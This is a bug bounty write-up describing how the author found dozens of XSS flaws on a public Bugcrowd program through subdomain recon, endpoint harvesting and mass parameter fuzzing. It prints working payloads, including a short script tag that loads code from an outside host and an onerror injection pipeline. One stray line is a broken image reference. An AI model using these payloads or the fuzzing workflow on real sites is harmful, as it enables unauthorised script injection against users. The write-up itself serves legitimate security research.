Published in InfoSec Write-ups

Takshal(tojojo) Follow
Mar 16 · 5 min read · Listen

How I was able to find 50+ Cross-site scripting (XSS) Security Vulnerabilities on Bugcrowd Public Program?

Hello everyone, I hope by the grace of God everyone who is reading this blog post is doing well and their families during this pandemic. Let me introduce myself to everyone here. I am Takshal also known as **tojojo**, a cybersecurity researcher and a developer from India. I am having an experience of 3+ years in the Information Security Industry and I also have my YouTube Channel in the name of Tojojo the link to the channel will be at the end of this blog post. This is my first blog post so I would request everyone that if there were any mistake with my grammar or the spelling, please do forgive me on that So let me start the topic of how I was able to find 50+ Security vulnerabilities (Cross Site Scripting) in a public program.

So I recently decided to explore more about our industry so the best way to start was Bug Bounty Hunting on a famous online platform known as BugCrowd after the registration process and later on to begin with the hunting I had to choose a public program after going through multiple program I was able to find the target with a wildcard domain for the security reasons let's call the domain name as abc.com.

After selecting the target domain, I had to do Recon on the domain with the help of different tools and techniques as I really enjoy doing the recon part. The tools which were used during this process are:

1. AssetFinder
2. SubFinder
3. Amass
4. Find-domain
5. Google Dorking

(Note: These tools are used to find the sub-domain of the target)

After running the tools, I was able to gather the information of 576 Sub-domain list. The Next process was to find the number of sub-domains which are active, for this process we nowadays all the hunters use HTTPX, which is a bit faster for the results, but I would prefer using **httprobe** a tool which is made by a Security researcher

Tomnomnom. As I am a huge fan of Tomnomnom for his work and he has always kept me and others motivated to learn more about our industry.

Both the tools have their own algorithm to identify any open port in the sub-domain to identify the open ports in the target with the help of httprobe the command was used:

cat subdomains.txt | httprobe | tee -a host.txt

After the probing process I was able to find 260 alive host and to reconfirm I had to manually check all the running hosts with the help of Open Multiple URLs extension by TP developer, to check all the available different functionality in the hosts, also parallelly I started to perform Google-dorking technique with the help of google-dorking I was able to find some of the login pages of the target sub-domain. So, I decided to check the login functionality over there I was able to find a sub-domain lets name it as xyz.abc.com. Where I was able to find the signup page after completing the signup process, I started to look around with all the functions available in that sub-domain. After going through everything I was able to find a vulnerable endpoint in the URL where I was able to perform html injection. But I was able to inject only a 20-character payload of the html injection. I had to spend around 2days in converting the html injection payload into a cross-site scripting payload to exploit the high impact vulnerability the payload which was used to exploit it was a very tiny xss payload:

<script/src=//NJ.Rs></script>

After entering the payload, I was able to exploit the vulnerable endpoint which lead to Cross-site scripting (XSS). After examine everything I took the POC (Proof-of-Concept) and prepared a report and submitted to the BugCrowd platform.

Later, after submitting the report there was no repose from there end and they fixed the vulnerability silently without informing me and marked my report as NA (Not Applicable).

After this incident I was very much depressed and disappointed started to get negative vibes also I started doubting upon my skills which affected both my personal and professional life later on I decided to trust myself and my skill sets which I had been working since 3 years so I return back with my own developed tools to the same platform and the same target program to show them my skills this

time using the tool developed by me a custom Crawler script and with the help of waybackurl script I was able to extract more than 50,00,000/- (Fifty lakh) Endpoint information in all the sub-domains of the target abc.com. The commands used were:

cat host.txt | crawler | tee -a endpoint.txt
cat host.txt | waybackurl | tee -a endpoint.txt


After finding all the 50 Lakh endpoint I started to fuzz all the parameters to find xss vulnerability with the help of the tool **qsreplace.** The command used was:

cat endpoint.txt | qsreplace "'><img src=x onerror=alert(1)> | tee -a xss_fuzz.txt

After executing the command now, I had to check the number of parameters have been reflecting our payload into a plain text weather or not, So I created a tool named **FREQ** which is also available in my GitHub repo. So, the tool sends multiple requests to the check whether the response containing the payload return us with the affected URLs. The command used to perform this attack was:

cat xss_fuzz.txt | freq | tee -a possible_xss.txt

After the compilation of the attack, I was able to find **one thousand** endpoints which is reflecting the payload in the form of clear Text. So, I had to go through all the affected endpoints again manually in I was able to find a unique 80 XSS vulnerability and I reported around 56 xss vulnerability and all the reported vulnerability are accepted by the platform. Still number of other xss reports are pending.



Submission type and severity

A look into the type and severity of vulnerabilities in this period.

VRT category	Count
Cross-Site Scripting (XSS)	50
Server-Side Injection	5
Broken Access Control (BAC)	2
Server Security Misconfiguration	2
Sensitive Data Exposure	2
Broken Authentication and Session Management	1

Target type	Count
Website Testing	63

Thank you everyone for making time and going through my blog post and I am sorry if there are any grammatical mistakes in the blog.

Happy hacking tojojo.

Bug Bounty Bug Bounty Tips Bug Bounty Writeup Cybersecurity Xss Attack